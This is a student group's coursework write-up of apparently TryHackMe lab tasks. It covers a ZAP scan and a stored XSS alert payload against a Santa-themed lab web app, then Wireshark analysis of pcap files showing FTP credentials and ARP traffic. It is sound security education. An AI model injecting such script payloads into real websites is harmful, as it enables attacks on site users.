



**PSP0201**

## **Week 3 Writeup**

Group Name : Ilomilo

Members:

<b>ID NUMBER</b>	<b>STUDENT NAME</b>	<b>Role</b>
1211103196	Adriana Iman binti Noor Azrai	Leader
1211103282	Aida Maisarah binti Hisam	Member
1211103216	Sofea Hazreena binti Hasdi	Member
1211103227	Wan Alia Adlina binti Wan Azman	Member

## Day 6 - **Web Exploitation** Be Careful with what you wish on Christmas Night

**Tools Used : Firefox, Zap OWASP**


### **Solution/Walkthrough:**

Question 1 : Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.



\*from the OWASP cheat sheet, we got the description of syntactic and semantic


Question 2 : Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?




\*from the OWASP cheat sheet, we got the regular expression used to validate a US Zip code.

Question 3 : What vulnerability type was used to exploit the application?



On firefox, we click the application button and choose 'other' dropdown menu, from there we then click the OWASP Zap and turn it on. At OWASP Zap, we then click the 'automated scan' button and then enter the MACHINE-IP:50000 given. Then we click the 'attack' button. After that we received all the alerts and from there, we can see the vulnerability type is reflected.






Question 4 : What query string can be abused to craft a reflected XSS?

At Firefox, we type in the MACHINE-IP:5000 given at the search bar. We then were directed to the Santa's Make a Wish page. At the 'query' search bar, we just type in any key and then press enter. From there, the search bar will show the query string which is located after the MACHINE-IP:5000.





Question 5 : Run a ZAP (zapproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

At the OWASP Zap, after we attack the MACHINE\_IP:5000 given, we receive the alerts, arranged from high to low priority. We can see that there are 2 high priority XSS alerts.




Question 6 : What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

Back to Santa's portal, at the 'Enter your wish here.' box, we typed in; `<script>alert("PSP0201")</script>` and then we pressed enter. Later we received the alert saying "PSP0201".



Question 7 : Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

We then close the OWASP Zap and the Firefox, after that we reopen the Firefox and revisit the MACHINE-IP:5000 again. We then received lots of alerts again and again, one after another. This shows that the XSS attack still persists.



Throughout process:

For the very first two questions, we visit the [OWASP/CheatSheetSeries](#) to find the input validation level and the regular expression used to validate a US Zip code. Next, we activate the attackbox and start the Firefox. We then entered the MACHINE-IP:5000 in the search bar and were directed to Santa's portal page. We then typed in anything in the 'query' search bar and got the query string at the search bar, located next after the MACHINE-IP. Next, we clicked the application button, we chose the 'other' dropdown menu and clicked OWASP Zap. we activate the OWASP Zap, and then we click the 'automated scan' button. There, we type in the MACHINE-IP:5000 in the URL section. After that we clicked the 'attack' button. We then received all the alerts, arranged from high to low priority. We can see there are 2 high priority XSS alerts and also the vulnerability type which is reflected. We then go back to Firefox to the Santa's portal page. There, we typed in '<script>alert("PSP0201")</script>' at the 'make a wish' box. Pressed enter, and then we received the alert saying "PSP0201". After we received the alert, we closed the OWASP Zap and the Firefox. We then open the Firefox again and revisit the MACHINE-IP:5000. And then we received lots of alerts again again, one after another which shows that the XSS attack still persists.





# Day 7 - Networking The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Wireshark

## Solution/Walkthrough:

Question 1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Open the downloaded file from tryhackme and open the file using 'Wireshark' and search for the first ICMP/ping.



Question 2 : If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

We managed to get the answer from tryhackme website and information under the introducing Wireshark.


Networks are, however, rather noisy...Wireshark captured 2,648 packets after a single minute on my machine. This makes analysing very hard. Thankfully, we can use filters to narrow down the results. We can filter by many things, but we'll only cover a couple of important ones in the table below. Note that all the examples below use the `==` operator to see if the filter exactly matches the value we give it.

Filter	Description	Example
<code>ip.src</code>	Show all packets that originate from the specified IP address	<code>ip.src == 192.168.1.1</code>
<code>ip.dst</code>	Show all packets that are destined to the specified IP address	<code>ip.dst == 192.168.1.1</code>
<code>tcp/udp.port</code>	Show all packets that are sent via the protocol and port specified	<code>tcp.port == 22 / udp.port == 67</code>
<code>protocol.request.method</code>	Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a <code>GET</code> and <code>POST</code> to retrieve and submit data accordingly.	<code>http.request.method == GET / POST</code>

In the screenshot below, I used the filter `ip.src == 145.254.160.237` to list all the packets that were explicitly sent from a specific address, using the `==` operator to define what host I wish to search for (145.254.160.237). We'll quickly explore the use of these operators in the next section.




Question 3 : Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Once we entered the filter we received a lot of information, however for the length info only reindeer-of-the-week seems like a title of article.



Question 4: Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?


Entered pcap2.pcap and click on the follow TCP Stream to get the answer





Question 5 : Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?


We managed to get the answer by using the filter `tcp.port == 21` and get the SSH protocol that is encrypted.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000000	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=90)
3	0.000016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=145 Win=1024 Len=0
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33406 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PER
6	2.549894	10.10.122.128	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.122.128	FTP	60	Response: 221 Goodbye.
8	2.550911	10.10.122.128	10.10.122.128	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=498 Len=0 TSval=
9	2.555520	10.10.122.128	10.10.122.128	TCP	66	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411026
10	2.555529	10.10.122.128	10.10.122.128	TCP	66	45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=
11	2.555534	10.10.122.128	10.10.122.128	TCP	66	21 → 45332 [ACK] Seq=16 Ack=8 Win=498 Len=0 TSval=894813
12	3.175073	10.10.122.128	91.189.92.40	TCP	74	33402 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PER
13	4.103458	10.10.122.128	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PER
14	4.103479	10.10.122.128	10.10.122.128	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=89
15	4.103828	10.10.122.128	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=41103
16	4.105004	10.10.122.128	10.10.122.128	FTP	184	Response: 220 Welcome to the TDFC FTP Server.
17	4.105812	10.10.122.128	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=4110
18	6.247031	10.10.122.128	91.189.92.40	TCP	74	33404 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PER
19	7.271646	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 33404 → 4
20	7.866325	10.10.122.128	10.10.122.128	FTP	83	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.122.128	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894
22	7.866430	10.10.122.128	10.10.122.128	TCP	180	Response: 331 Please specify the password.
23	7.866878	10.10.122.128	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411
24	9.063853	10.10.122.128	91.189.92.40	TCP	74	33398 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PER
25	9.267852	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 33404 → 4

Question 6 : Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1.  
Answer: 10.10.122.128 is at

Continuing examining the pcap2.pcap, we searched for the ARP and managed to find the answer, 02:c0:56:51:8a:51






No.	Time	Source	Destination	Protocol	Length	Info
76	20.429992	10.10.122.128	10.10.122.128	TCP	60	45342 → 21 [ACK] Seq=55 Ack=195 Win=62848 Len=0 TSval=41
77	20.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	20.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
79	20.728321	10.10.122.128	91.189.92.40	TCP	74	33406 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PER
80	21.405822	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 33402 → 4
81	27.751845	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 33408 → 4
82	29.767824	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 33408 → 4
83	31.847849	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 33406 → 4
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
86	32.461067	10.10.122.128	10.10.122.128	FTP	78	Request: CWD public
87	32.461117	10.10.122.128	10.10.122.128	FTP	183	Response: 250 Directory successfully changed.
88	32.506040	10.10.122.128	10.10.122.128	TCP	60	45342 → 21 [ACK] Seq=67 Ack=232 Win=62848 Len=0 TSval=41
89	32.871845	10.10.122.128	91.189.92.40	TCP	74	33408 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PER
90	33.895826	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 33408 → 4
91	33.999210	10.10.122.128	10.10.122.128	FTP	92	Request: PORT 10,10,73,252,215,35
92	33.999331	10.10.122.128	10.10.122.128	FTP	117	Response: 200 PORT command successful. Consider using PA
